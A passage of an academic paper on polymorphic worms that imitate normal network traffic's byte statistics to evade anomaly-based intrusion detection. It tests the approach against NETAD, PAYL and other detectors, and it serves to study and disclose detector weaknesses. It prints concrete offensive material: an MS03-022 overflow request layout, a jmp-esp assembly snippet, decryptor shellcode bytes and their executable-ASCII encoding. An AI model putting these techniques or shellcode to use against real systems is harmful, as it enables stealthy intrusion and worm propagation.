

# Advanced Polymorphic Worms: Evading IDS by Blending in with Normal Traffic

Oleg Kolesnikov, and Wenke Lee  
{ok,wenke}@cc.gatech.edu

College of Computing  
Georgia Institute of Technology  
Atlanta, GA 30332

**Abstract.** Normal traffic can provide worms with a very good source of information to camouflage themselves. In this paper, we explore the concept of polymorphic worms that mutate based on normal traffic. We assume that a worm has already penetrated a system and is trying to hide its presence and propagation attempts from an IDS. We focus on stealthy worms that cannot be reliably detected by increases in traffic because of their low propagation factor. We first give an example of a simple polymorphic worm. Such worms can evade a signature-based IDS but not necessarily an anomaly-based IDS. We then show that it is feasible for an advanced polymorphic worm to gather a normal traffic profile and use it to evade an anomaly-based IDS. We tested the advanced worm implementation with three anomaly IDS approaches: NETAD, PAYL and Service-specific IDS. None of the three IDS approaches were able to detect the worm reliably. We found that the mutated worm can also evade other detection methods, such as the Abstract Payload Execution.

The goal of this paper is to advance the science of IDS by analyzing techniques polymorphic worms can use to hide themselves. While future work is needed to present a complete solution, our analysis can be used in designing possible defenses. By showing that polymorphic worms are a practical threat, we hope to stimulate further research to improve existing IDS.

## 1 Introduction

As shown by `phatbot` in early 2004 [Gro], worms are becoming more complex. While only a few worms attempt to hide their presence from Intrusion Detection Systems (IDS), it is only a matter of time before more stealthy and targeted worms appear. Such worms are likely to employ a lower propagation factor [AR03] and will try to hide themselves whenever possible. The objectives of these worms will also be different from those of the worms we have seen so far.


For example, stealthy worms may no longer focus on infecting as many systems on the Internet as possible. Instead, such worms can target specific networks and organizations, such as federal government and military, so as to disrupt services, gather sensitive information, or attack nations' critical computer infrastructures. As with viruses, worms can also be designed to target specific IDS approaches or implementations and their weaknesses.

In this paper, we focus on stealthy worms. We assume that a worm has already penetrated the target system using some attack vector and must now evade the local IDS to propagate. We consider how such worms can first observe the traffic from the local host and the local network and then use the knowledge to hide their propagation.

The contributions of this paper are twofold. First, we show that polymorphic blending is a practical attack that can be used to evade IDS. Second, we examine several existing IDS approaches and explain why they are vulnerable. Our goal is to advance the science of IDS technology and prepare security professionals for the next generation worm.

The remainder of the paper is structured as follows. Section 2 provides important definitions and analyzes the structure of a polymorphic worm. In Section 3 we summarize known techniques used for polymorphism. Section 4 describes our implementation of a polymorphic worm. In Section 5, we show how the worm can defeat IDS by blending with normal traffic. In Section 6 we evaluate the mutated attack with four IDS approaches. Section 7 contains an overview of related work.

## 2 Polymorphic Worms: Definitions and Structure



**Fig. 1.** This figure gives an example of a stack-based exploit containing a polymorphic worm

A polymorphic worm (PW) is a worm that changes its appearance with every instance. As a result, byte sequences of different worm instances may look completely different. However, the actual code of the polymorphic worm typically stays the same.

To change its appearance, a PW can use methods similar to those used by polymorphic viruses [Bon94]. One common method is to take the original code of a worm, encrypt it with a random key, and generate a short decryptor for the key. The polymorphic decryptor (PD) and the key change with each instance. The code of the worm does not. This operation is typically performed by the Polymorphic Engine (PE), included as part of the worm's code.

A sophisticated PW can mutate both itself and the exploits it uses. Possible elements of such a PW include:

- **Attack vectors to penetrate systems.** Sophisticated worms use many vectors of attack. The set includes exploits for stack, heap, and other types of overflows, backdoors left by other worms, password sniffing, Man-in-the-Middle attacks, and so forth.
- **Invariants for attack vectors.** A PE uses attack invariants to decide what parts of an attack are volatile so they can be changed without preventing the attack. One example of such invariants are the offsets in an exploit for placing the return addresses and handlers, e.g., Windows Structured Exception Handling-based (SEH) exploitation. We discuss invariants in Section 5.2.
- **Polymorphic Engine (PE).** A PE will generate the mutated versions of the PD and the attacks. Below, we briefly describe the specific techniques PE can use for code mutation.
- **Worm body code.** In a simple case, the worm’s body might simply contain code that selects an attack vector, generates a set of destinations, mutates the attack and itself using the PE, then sends out the mutated instances. We will also consider more intelligent code that attempts to hide worm’s presence from IDS.

An example of a common polymorphic worm structure is given in Figure 2. The worm uses a buffer overflow as its attack vector. The PD of such a worm is typically short. The basic PD we describe averages 110 bytes on the Intel 32-bit architecture (IA32).

## 2.1 Mutating Exploits using Toolkits

Hackers are already at work on IDS-evading code. At present, there are at least three open source toolkits we know of that allow to mutate exploits: ADMmutate, CLET, and JempiScodes [Ktw01,DUMU03,Sed03]. These toolkits can generate mutated shellcode with some very basic restrictions, e.g., no zeroes or no lowercase characters (so as to bypass `toupper()`-restricted exploits). CLET [DUMU03] attempts to adjust frequencies of bytes in an exploit by adding so-called “cramming” bytes at the end of the shellcode to compensate. The toolkits make it harder for signature-based systems to detect exploits in a straightforward manner. For instance, some signature-based IDS tools look for “NOP sleds” or sequences of single-byte NOP instructions used to overflow a stack, so that one can just guess the range of a return address. (If one does not correctly guess the return address, but hits the sequence of NOP instructions, the execution proceeds down the sled to the attack code.) Other IDS approaches look for the classic `/bin/sh` string (can be detected as explained in the following subsection). The mutation toolkits make it harder for an IDS to detect these common sequences. But the mutated exploits created using these toolkits can still be detected fairly easily. We describe some basic detection techniques in the next section.

## 2.2 Basic Detection Techniques

As we already mentioned, the code of the worm and the exploit will be different with each instance. If the vulnerability is unknown to a signature-based IDS, the IDS is likely

to be defeated. What a signature-based IDS can do, however, is examine the bytes of the polymorphic decryptor (which cannot themselves be encrypted) and the sled. One very common way to detect polymorphic code is by detecting a sled or a repeating return address at the end.

If we were to use the classic IA32 NOP “0x90” sled, even Snort would be able to detect it reliably assuming the sled is long enough. A more advanced technique, used by ADMmutate [Ktw01], is to use other one-byte instructions as NOPs. On IA32, There are a total of 55 out of 256 opcodes that can be used as one-byte NOPs, which complicates using a sled as a signature. However, such sleds still have a low entropy for an IDS to detect. Also, they can be detected by the Abstract Payload Execution method [TC02].

An improvement of this would be to use a very short sled or a multi-byte instruction sled. In the first case, there’s very little room for error. The worm writer must guess the location of the exploit in memory very precisely. In the second case, the worm writer does not have to be as precise but multi-byte instruction sleds can be more difficult to use. This is because multi-byte instructions can be interpreted differently if the jump happens to land inside one of the multi-byte instructions. Likely, this may cause a fault. To address the problem, CLET authors suggest generating NOP sleds recursively [DUMU03].

However, it may be possible to avoid using a sled even if the exact location of the exploit in memory is not known in advance. This can be done by taking advantage of the fact that often stack variables on IA32 are aligned by 4 (or, in some cases, 8 and 12), which means that if  $(return\ address) \bmod 4 == 0$  is true, the worm writer merely needs to guess the address in increments of 4, 8, or 12 (given our assumption about the alignment on the target platform), and control will transfer correctly to one of the 4, 8, or 12-byte NOP sled instructions, respectively.

To complicate detection, a worm can choose not to use a sled. In such case, it must know very specifically where the code of the exploit resides in memory. This may not always be possible. A common alternative technique on Windows is to find an instruction, such as `jmp esp` in one of the accessible DLLs that do not change from one version of Windows to another. The address of the static `jmp` instruction is used as the return address on the stack. When the address is popped, `esp` points at the byte next to the return address. Thus, if the exploit contains the following code *immediately after* the overflowed return address and the return address points to a `jmp esp` instruction, it will gain control without the need to guess an address on the stack:

```
<overwritten ret>
call $+2
pop eax
sub eax, <code_length+4+4+variables>
jmp eax
```

These examples demonstrate that worm writers are already experimenting with basic obfuscation engines, and are creating toolkits to cloak common features found in exploit code. At present, most of the hacking technology focuses on signature evasion. However, some toolkits provide byte frequency padding capabilities. As IDS technology improves, we can expect more creative evasion techniques to arise.

### 3 Overview of Polymorphism Techniques

If IDS technology is to keep pace with worm writers, we need to take stock of polymorphic techniques currently in use. This section outlines the existing state of the art. Basic techniques used to make PD polymorphic (syntactical polymorphism) include:

- Interleaving meaningful instructions with DO-NOTHING instructions. For example, if EAX, ESI, and EDI are used in the “meaningful” part of the PD, any instruction that uses EBX will be a DO-NOTHING instruction. Consider that instructions such as `(push eax; pop eax)` or `(xor eax, ebx; xor eax, ebx;)` are idempotent.
- Using different instructions to achieve the same result. For instance: `mov eax, 110h` has an infinite number of equivalent instruction sequences, including `(mov eax, 100h; add eax, 10h)` or `(mov eax, 5; mov ebx, 110h-5h; add eax, ebx;)` or `(push 110h; pop eax;)`.
- Shuffling the register set used in each version of the PD.
- Decrypting and reencrypting parts of the PD as it is being executed.
- Using several layers of decryptors, e.g., a Matryoshka or “Russian doll” architecture, where decryptors are nested inside decryptors, and start with a very short and simple one, so as to minimize the effective length of the executable.

A complex PD may use independent instruction blocks that are randomly mixed while instructions within blocks are diluted by NOPs, such as `xchg reg1, reg2; sti/cli, inc/dec` etc.

Note that while the byte codes of each PD version will be different, the behavior of the PD remains the same. Typically, it would modify the memory area that corresponds to the PE/Worm and then transfer control to it. A PD can use the following techniques to make tracing of its code harder: isolating independent parts of PD code and executing them in parallel or in a random order; using timing parameters in encryption/decryption so that excessive delays caused by running a PD under a debugger will result in decrypting the code incorrectly; storing decryption keys on another computer that will only serve them once; using system parameters as keys (interrupt handler code hash, changed by the debugger, and so forth).

### 4 Implementing a Polymorphic Worm

The previous sections covered basic terminology and outlined the existing polymorphic technologies. We use some of technologies to design a new IDS-evasive worm. We engage in this exercise to demonstrate that, using existing polymorphic technologies, a worm can evade IDS. Below, we describe the design of such a worm. (Needless to say, the implementation of the worm itself will not be made publicly available.)

In choosing the structure of the worm, we have at least two options: make the worm code a part of an exploit or send the worm’s body separately and after sending a small bootstrap code/PD in the exploit.

The first option seems reasonable when the exploits need to send large enough amounts of data to overflow a buffer anyway. For example, the Windows Messenger

Exploit (MS03-043) requires >4k of data, while the IIS WebDAV III exploit (CA-2003-09) requires >16k of data. The downside of this approach is that exploits requiring a lot of data make less attractive as attack vectors.

The second option, also known as *Staged Loading*, has the advantage that it works for smaller buffers in stack overflows and for other types of overflows, particularly, when it is not possible to fit the whole worm code into the overflowed buffer and the upper stack addresses. This option does not require all of the worm body to be transmitted at once. It has the additional advantage of using ports other than the port used by the initial exploit. For example, it can use covert channels, e.g., icmp echo-replies, to transmit the encrypted worm body. For example, as shown by TheVoid [The04], it may be possible to send the worm's body in ACK packets even if SYN packets are dropped by the firewall.

For simplicity, in our example, we use the first option. (The larger packet size also gives the IDS an advantage, making evasion more difficult.) The worm exploits the target system uses a mutated exploit containing the worm's code. The worm's body is then decrypted and executed by the PD.

#### 4.1 Attack Vector: Windows Media Services Exploit (MS03-022)

In the remainder of this paper, we use a known exploit for Windows Media Services reported in 2003 as the attack vector. It is a relatively simple stack overflow exploit that targets port 80. The flaw exploits a problem with the logging ISAPI extension handling of incoming client requests. Below is a schematic example of an HTTP request that causes an overflow:

```
POST scripts/nsiislog.dll HTTP/1.1<CR><LF>
Accept: */*<CR><LF>
Content-Type: text/plain<CR><LF>
Content-Length: 9996<CR><LF>
<CR><LF>
...
<long_string>
...
<CR><LF>
```

#### 4.2 Polymorphic Decryptor

As noted in section 2, a polymorphic worm must contain a PD. We describe a simple, fairly generic PD. Its main advantage is size. Below, we give an example of a more complex PD and the matching Worm/PE with support for blending.

The objective of the simple PD is to decrypt the worm's body and transfer control to the worm's loader. The worm's loader, in our case, writes the worm to disk, and executes it. The key features of the PD are as follows. First, as in [DUMU03], we chose registers at random and used symmetric transformations for PE and PD, namely addition-subtraction (add/sub), rotation (ror/rol), and exclusive OR.

We select work and counter registers from the set  $R=\{eax, ebx, ecx, edx\}$  and address registers from the set  $A=\{esi, edi\}$ . In most cases, we were able to use simple additions to a base byte opcode to generate transformations with different registers. To illustrate, for xor transformation, the specific register can be picked by adding its index to the base byte 35h (eax)/81h (other registers). Since we use 32-bit operations in the PD, the encrypted worm's body must be aligned by 4.

An example of a PD and a skeleton we used to generate PDs are given in the appendix. The example is just an outline, and variable parts, such as registers are replaced by labels.

Note that most of the PD is dynamic, i.e., register setup is done using equivalent registers: mov=push/pop, and so on. The codes for and the number of transformations change completely. The length of the PD and the keys also vary.

### 4.3 Worm Loader

After the PD decryption completes, the control is transferred to the worm loader. Its objective is to save the contents of the decrypted Worm/PE to a temporary file and execute it. For that, it uses four Windows API functions: *CreateFile()*, *WriteFile()*, *CloseHandle()*, and *CreateProcess()*.

Since the worm uses a Windows-based exploit, it needs to take into account the specifics of Windows buffer overflow exploitation. It uses the *Structured Exception Handling* (SEH)-based approach to locate the base of `kernel32.dll`, and Export Directory Table/hashtables to locate `LoadLibraryA`. We note that the worm does not innovate in finding the API functions in memory. Both techniques were described and implemented by LSD [The03]. The subsequent four API calls for the loader are made using the offsets obtained using the two functions above and hashtables of the symbol names for each function. These mechanisms we used are known and have been covered by numerous articles so we will not discuss them.

### 4.4 Simple Worm/PE

We implemented a sample Worm/PE executable with Visual C++ .NET. The PE is very simple and is based on the CLET engine [DUMU03]. (Below, we consider the threat posed by a much more complex PE.)

The simple worm/PE details are as follows. The worm is single-threaded and uses non-blocking sockets. For each new infection, the worm constructs a copy of the exploit in memory, copies the loader from a static buffer into the exploit, and generates a structure containing three randomly picked registers, the key, and the transformations for the PD. Next, it copies the content of its file into memory, and encrypts itself using the transformations and the key. It then generates a matching PD and inserts it into the buffer. Finally, it generates an IP at random and attempts to send an exploit to it. The current version does not contain code to detect itself so multiple infections are possible. Adding this behavior would be trivial, since the worm merely needs to check for the presence of the exploit file on disk. The example was kept short for clarity, and to show proof-of-concept PE, using existing toolkits and technologies.

## 5 Blending in with Normal Traffic

The previous sections illustrated the basics of PE worms, and how one can be created using existing toolkits. An anomaly-based IDS can detect such a worm, for the most part. In this section, we consider the problem posed by PE worms that blend in with background traffic. Since hacking toolkits now offer primitive blending capabilities, we submit that this is a new frontier for worm writers. IDS technologies need to be prepared. The following analysis anticipates one approach worm writers may take.

### 5.1 Learning Normal Profile

If we assume a worm has infected a network, its next task is to spread without alerting the IDS. The worm may attempt to disguise its polymorphic payload as normal traffic. But in order to blend in, a worm needs to learn what normal traffic looks like. More precisely, the worm needs to know statistical properties of the types of traffic used in the attack vectors it has. For example, if the worm employs Postfix and Windows Media Service exploits to propagate, it needs to know if there is any outgoing traffic destined for ports 25 and 80, the size and content of packets and so forth.

Significantly, the worm may only need to witness and study traffic sent from the local network to a remote target. Many anomaly-based IDS techniques don't screen outgoing traffic, and instead use computational resources to screen incoming packets. A blending worm therefore may only need to match traffic in one direction.

It would be most beneficial for a worm to focus on the same statistical properties an anomaly-based IDS uses for calculating the anomaly score. These include the maximum and average size and rate of normal packets, byte frequency distributions (n-gram analysis), ranges for values present at different offsets, time information, an precedence/antecedents, such as when a packet must be followed by a specific response or sequence of packets.

If we presume the worm has compromised a local host, and knows which statistics are of interest, the profiles can be obtained by sniffing on a local network interface or by examining the local TCP/IP implementation's buffers. While in some cases it may not be possible to gather normal data, e.g., in a switched environment or under a non-root user, it is highly likely that a worm would be able to do so on most systems. First, many exploits provide immediate root access, because of the privilege level used to run vulnerable programs. Second, a worm can escalate privileges locally. Third, especially for Windows users, running entire systems with superuser/Administrator's privileges is not uncommon.

We gathered a normal profile for outgoing packets on port 80 based on the real traffic data from an on-campus laboratory. We manually filtered the traffic to make sure it is attack-free. The normal profile we constructed was based on the features used by four existing Anomaly Detection approaches described in Section 6.

**Normal profile example** We use three of the statistical properties described above to show how a worm can blend in: Average byte frequencies, per-byte variances, and

packet sizes. In our example, we presume the worm uses a single attack vector, an exploit for Windows Media Services. Therefore, we only gather the statistics for outgoing POST requests to port 80.

## 5.2 Exploit Invariants

For most exploits, there are certain parts or properties that must be present in order for the exploit to work. We call such parts exploit invariants. For instance, in case of the recent MS Windows Messenger Exploit (MS03-043), it is well known that the message must consist of a Messenger Protocol header and a body. The length of the message must be 3992 or more bytes for the exploit to work and the character 0x14 must be present because the overflow relies on 0x14 being replaced by two characters: 0x0d and 0x0a. Another example is the PPTP exploit. It requires that several packets be exchanged before an exploitable state is reached.

The ability of a worm to blend-in is limited by the exploits it uses. Some of exploits can be considered more restrictive for worm purposes than others. To illustrate, one possible exploit invariant is the minimal size of the packet. Consider the case where a worm has to generate 60k exploit UDP packets for a service where the average size of an outgoing packet is 200 bytes. In this situation, it will probably be of little importance how close the content of the packets is to normal, since the size will trigger an immediate anomaly. It appears that more sophisticated heap and integer overflows, including the impossible path exploits [HOP<sup>+</sup>03] are likely to be less restrictive. We plan to further discuss invariants and usability of exploits in a separate paper.

**Base exploit revisited** To illustrate how a polymorphic worm can blend the exploits it uses to avoid detection, we modify the Windows Media Services Remote Command Execution exploit described in the previous section.

The exploit code we use is based on the implementation by fi rewOrker [Fir03]. The code sends approximately 10k of data. When divided by a the MTU of 1500 for the Ethernet interface on our test machine, the number of data packets that will be sent by the TCP/IP stack is going to be about  $10240/1500 \approx 7$  TCP packets.

Recall that the invariant part of the exploit includes the "POST" request line. Some headers, such as "Content-type", "Content-length", and "Mx\_stats\_logline" (in one of the exploit variations) must also be present but their position is not fixed. The rest of the exploit, including headers and their values, can be changed by the worm.

## 5.3 Blending with Normal Traffic

To illustrate the viability of the idea, and the threat posed by such an attack, we implemented a simple traffic blender. We were able to elude several existing anomaly IDS using the blended packets generated by our implementation, as described later in this section. (As before, we must decline to release the code for this traffic blender, but will describe its general design and assumptions.)

The input to the blender is going to include the normal traffic profile and the binary to be blended. The objective of the blender is, given the input, to ensure the output is

close enough statistically to the normal profile. The definition of closeness depends on the specific anomaly score formula of IDS.

Based on the formulas used by the IDS we analyzed, we derived three rules for its operation:

1. The output must only consist of bytes that have non-zero frequency in normal traffic.
2. The frequency of bytes in the output must be equal or close to the bytes' frequencies in normal traffic.
3. Output must use the bytes allowed for any given offset, if possible. For example, the normal profile may include allowed ranges for every offset: 0:5-18,25-30,50-60,1:60-65,16-64, etc.

#### 5.4 Narrowing effective range

We use the term “effective range” to refer to the number of all values in a spectrum with frequencies above a threshold (typically, above zero). For example, the effective range of the normal HTTP profile we gathered is 155, meaning there are 155 bytes (out of 256) that have any variance. The remaining 101 of 256 possible bytes never appear in the normal traffic or appear extremely rarely. The effective range of the input binary we use, in contrast, is 187. In other words, the exploit used 187 distinct bytes.

To comply with the rule 1 above, we must narrow down the effective range of the input binary. We do that by mapping bytes in the effective range of the binary to bytes from the effective range of the normal profile. When the two ranges differ, multi-byte mappings are necessary.


Mapping the exploit bytes to ranges seen in the target spectrum is simple. For example, one could use a minimal spanning tree (e.g., Kruskal's algorithm [J.B56]) to match byte frequencies that are most similar between the exploit and target spectrum. Other non-optimal approaches are possible. One requirement is that the blender, which matches exploit-to-target byte frequencies, must complete quickly, like an  $O(m * \log n)$  spanning tree algorithm. Additionally, the blending program must be space efficient so as not to risk a host-based anomaly, or generate bloated output, large mutated packets.

An example of an actual multi-byte mapping is “20h 67h”, “20h 6ch”, where 20h is a frequent character we use as the control character that must be followed by one or more selector bytes, and 67h and 6ch are the selector bytes. The frequency distribution of a blender's output and normal traffic is shown in Figure 2.

#### 5.5 Polymorphic Decryptor

The advanced PD reverses the work done by the PE. One of the objectives of the advanced PD is given a set of mappings  $M = \{m_1, m_2, \dots, m_k\}$ , it must decode the Worm/PE back into its original binary format. The assembly source code of the advanced PD supporting mappings is given in the appendix.

The format of mappings table is quite simple. One of the byte codes is reserved as a control character, as described earlier. The control character must be followed by the selector byte. The decoded byte is the index of each mapping. For example,



**Fig. 2.** Comparison of frequency distributions of a blended packet (unpadded) and normal port 80 traffic. This is an interim version of the blended packet. As you can see, the worm narrows down the range of values it uses to match that of the normal traffic. The frequencies of the worm bytes are still different from normal. In the next step, shown in Figure 4, the worm will use padding to match the frequencies of normal traffic.

the following fragment of the mapping table starting at offset 0: 0x01, 0x15, 0x26, 0x17, 0x33, 0x70, 0x26, 0x15, ... (0x26 is the control character) contains the following mappings:

```
0x01->0
0x15->1
0x26 0x17->2
0x33->3
0x70->4
0x26 0x16->5
...
```

Note that we used mappings to blend in the Worm/PE but the PD must also be blended. First, it cannot use characters that are never present in normal HTTP traffic or are extremely rare. Second, it must be built so that its content has little effect on the overall frequency distribution of the packet. At the same time, it must remain executable so that it can decode the Worm/PE. To solve this problem, the blending worm might use the executable ASCII shellcode algorithm [R.03]. The algorithm encodes any sequence of binary data into ASCII characters so that when it is run the ASCII sequence will decode the original sequence and execute it. Thus, the original binary sequence of the PD above is:

```
20 FC BE 5E 00 00 00 BF 5E 00 00 00 31 C0 89 C3 8A 3D
04 00 00 00 81 FE 00 00 00 00 75 06 68 5E 00 00 00 C3
AC 38 F8 75 05 88 C4 AC 86 E0 BD 5E 10 00 00 31 C9 8A
5D 00 38 D8 74 09 38 FB 75 01 45 45 41 EB F0 38 F8 75
0C 45 8A 5D 00 38 DC 74 04 45 41 EB E0 88 C8 AA EB BC
```

or

```
"...^....^...1....=. ....u.h^....8.u....^...1..
].8.t.8.u.EEA..8.u.E.].8.t.EA....."
```

We replaced non-printable characters with a dot. The length of the original sequence is 90 bytes. After encoding in executable ASCII, the binary sequence becomes:

```
%#.-%DABB-#Nzz-xzzz-zzzzP-#A##-nx.H-zzvzP-#O##-Az.#
-xz5yP-##p#-goz--zzz%P-##a#-WUvy-zzzzP-.###-tn#J-zzK
zP-####-#V##-ezpDP-#U##-pz.L-zzyzP-#.##-czcZ-zzzzP-%
Y##-%zyk-%zzzP-##i#-##z1-sDzzP-#.M#-#wz4-DzzzP-#d##-
.za#-0ztkP-eZ#B-zz.z-zzzzP-#D##-#zZ#-fzzlP-###p-#a#z
-EuQzP-##si--izz-%zzzP-####-cb#d-zz8zP-####-#. #a-0q6
zP-e##H-z##z-z64zP-####-6##.-zyCrP-j##L-zbbz-zzzzP-#
#Lk-Cfzz-zzzzP
```

As you can see, all bytes are within the normal range for HTTP and there are no zeroes. The size of the ASCII-encoded PD is 379 bytes. The sequence forms the binary code of the PD on the stack by using `push`, `pop`, `add`, and `sub` operations with valid character ranges, e.g., `0x21212121-0x7f7f7f7f`. To make use of the encoded string, we must be careful about the stack contents because the stack is going to contain the ASCII PD, then the decoded PD, and both the encoded and the decoded PE/Worm. ASCII PD is going to be executed first, it will then transfer control to the decoded PD reconstructed at the end of the ASCII PD, which, in turn, will decode the Worm/PE.


## 5.6 Putting the blended exploit together

We now give an example of a mutated exploit. The worm constructs the mutated exploit by copying the invariants for the base exploit described earlier, copying the ASCII shellcode, copying the encoded PD/Worm, adding padding bytes and fragments from legitimate packets to make the mutated packets look normal both visually and statistically. The final structure of the exploit is shown in Figure 3. The initial fragment of the mutated exploit appears in the appendix. Note that the ASCII executable decoder is preceded and followed by fragments of actual normal traffic as padding and a disguise. Because the ASCII executable decoder reconstructs the PD on the stack, we have at least 98 bytes available for padding after its end.


Since the exploit was optimized for the anomaly score statistics used by the IDS, it appeared normal. Several factors contributed to this result. First, the exploit only contains characters that frequently appear in normal traffic. Second, the frequencies of characters are such that they closely match respective frequencies in normal traffic. Third, the strings used in variable parts of the mutated attack are portions of normal packets at correct offsets. We provide more details with a per-IDS explanation in Section 6.

## 5.7 Remarks on Splitting the Input

With some normal profiles, it may be prudent for the blender to split the input into several chunks and calculate frequencies for each chunk independently. This would



**Fig. 3.** This figure shows the structure of the blended exploit buffer. The variable parts depend on the exploit used. The buffer may be split into several packets by the network stack when transmitted. The Maximum Segment Size (MSS) on our system was 1460 so each packet above including headers was no larger than 1460 bytes.



**Fig. 4.** Comparison of frequency distributions of a blended packet (after padding) with normal port 80 traffic.

result in smaller mapping tables as well as potentially better mappings to normal traffic, especially if different chunks will be in packets of different sizes.

Also, as anomaly-based IDS typically calculate statistics on a per-packet basis, the worm chunk can only take a part of the packet and pad the rest to better fit the normal profile. For tcp-streams, it may be possible to change the default MSS size by using `setsockopt` to fit into different normal packet clusters (based on size) for which anomaly IDS may have less restrictive normal profiles.

We conclude this section by presenting the comparison of the frequency distributions of the final version of the mutated exploit and the normal traffic, see Figure 4.

## 6 Experimental Evaluation of the Mutated Attack with IDS

To evaluate the effectiveness of blending PE worms, we tested four anomaly IDS approaches: [Mah03], PAYL distance-based Anomaly IDS [KS04], Service-specific Anomaly IDS [KTK02], and Abstract Payload Execution (APE) [TC02],

We evaluated three of the approaches in practice using the implementations we received from the authors. We examined Service-specific Anomaly IDS approach in theory since there we could not obtain its implementation.

We found that all of the anomaly IDS we tested can be evaded using polymorphic blending attacks. The details of our tests are given below.

**NETAD** The anomaly score of NETAD is based on Eq. (1).

$$S = \sum_{i \in \text{attributes}} [t_i n_a / r_i + t_i / (f_i + 1)] \quad (1)$$

Here,  $i$  is the attribute index, e.g., the offset of a byte in a packet,  $t_i$  is the time since the last anomaly,  $n_a$  is the number of training packets from the last anomaly to the end of training,  $r_i$  is the number allowed values for each field,  $f_i$  is the frequency with which values appear.

The approach can be evaded by polymorphic blending for several reasons. First, blended packets can use legitimate values that are in  $r_i$ , except for attack invariants. These values can be gathered by observing traffic.

Second, the frequency of each value that occurs in normal traffic can be measured easily and taken into account for  $f_i$ . For blending purposes, the attributes of most interest would probably be those with high  $f_i$ . The fact that they occur frequently also serves worms purposes because it is likely to take less time to gather the statistics.

**Evaluation.** The original NETAD approach only considered the first 48 bytes of the packet, including the headers. As a result, even the non-mutated attack we described earlier can easily evade the IDS.

For fair consideration, we modified the original NETAD implementation to consider packets in full, up to 1460 bytes per tcp fragment, based on the MTU for our network interface. We also had to remove some restrictions, including the maximum processed packet sizes and allowed destination addresses. (The original implementation was based on the DARPA IDS test set and only allowed RFC1918 private addresses.)

To optimize NETAD’s performance and effectiveness, we only trained it on outgoing HTTP traffic. Our goal was to set up the IDS so that it had the best possible chances of detecting our mutated exploit.

We performed manual and semi-automatic filtering on the input data set based on live packet captures in our network using Snort to remove known attacks. Every packet in the set was the first data packet of an HTTP request since NETAD only considers the initial data packets of TCP connections.

After training, we injected a mutated packet into NETAD and checked it with the `eval` function used by the implementation to calculate anomaly scores. Although in our example, we did not consider offsets for allowed values, the anomaly score for our packet was still within the range for normal packets (0.773980). The anomaly score could be even lower if the positions of allowed bytes were considered in mappings.

**PAYL** The anomaly score for PAYL is shown in Eq. (2). formula:

$$score = \sum_i (x_i - y_i)^2 / (\sigma_i^2 + \kappa) \quad (2)$$

Here,  $x_i$  is the frequency of  $i$  in a tested packet  $x$ , and  $y_i$  is the average frequency of  $i$  in normal traffic,  $\sigma$  is the variance of the value in normal traffic, and  $\kappa$  is a smoothing factor to prevent division by zero.

The approach can be evaded by polymorphic blending because, as we had shown, the frequencies of values in the attack packet can closely match those in normal traffic, as depicted in Figure 4.

**Evaluation.** We used network traces taken from the Georgia Tech College of Computing backbone to train the `payl` tool. The network load on the backbone averages around 150MB/s. The trace files were captured over several days of monitoring.

We replayed the traces to train `payl`. After `payl` created a working model of the traffic, we tested it with Nikto, a vulnerability scanner for CGI/web servers based on LibWhisker [CIR04]. First, Nikto was used to send attack packets to the target. As expected, `payl` caught numerous anomalies in the traffic. This verified for us that `payl` was working, properly configured, had a working model of normal traffic, and could issue alerts.

Next, we generated and sent a version of worm that was blended using a fictitious normal profile. The `payl` generated an alert, as expected.

Finally, we generated a blended version of the worm based on the first 1000 HTTP requests sniffed on the same network. We sent the worm to a victim host monitored by `payl`. This time, since the worm’s blended pattern matched the model used by the IDS, `payl` did not issue an alert.

From this we concluded:

1. `Payl`’s host-specific profiles were effective at stopping numerous attacks and probes.
2. When the worm was trained using packets from the network monitored by `payl`, we could evade the IDS.

**Service-Specific IDS** The anomaly score for Service-Specific IDS is shown in Eq. (3).

$$score = 0.3s_{type} + 0.3s_{length} + 0.4s_{payload} \quad (3)$$

This approach can be evaded by polymorphic blending because the type of the packet may be legitimate (as in our case) and the payload can be mutated to fit into the normal traffic profile by adjusting  $O$  to be close to  $E$ , as explained below. If one of the attack invariants mandates sending a large packet and such packets never occur normally, a worm can simply employ a different attack.

**Request type** This component of the anomaly score is defined as:  $s_{type} = -\log_2(P[t])$ , where  $P[t]$  is the probability of a request of type  $t$ .

This component may mark a mutated attack as anomalous if a particular exploit invariant requires a worm to use the specific request type that is anomalous for the given network. The base exploit we use in the mutated attack sends a POST request. This is a legitimate request that commonly occurs on our network so it will not be anomalous according to this component of the anomaly score.

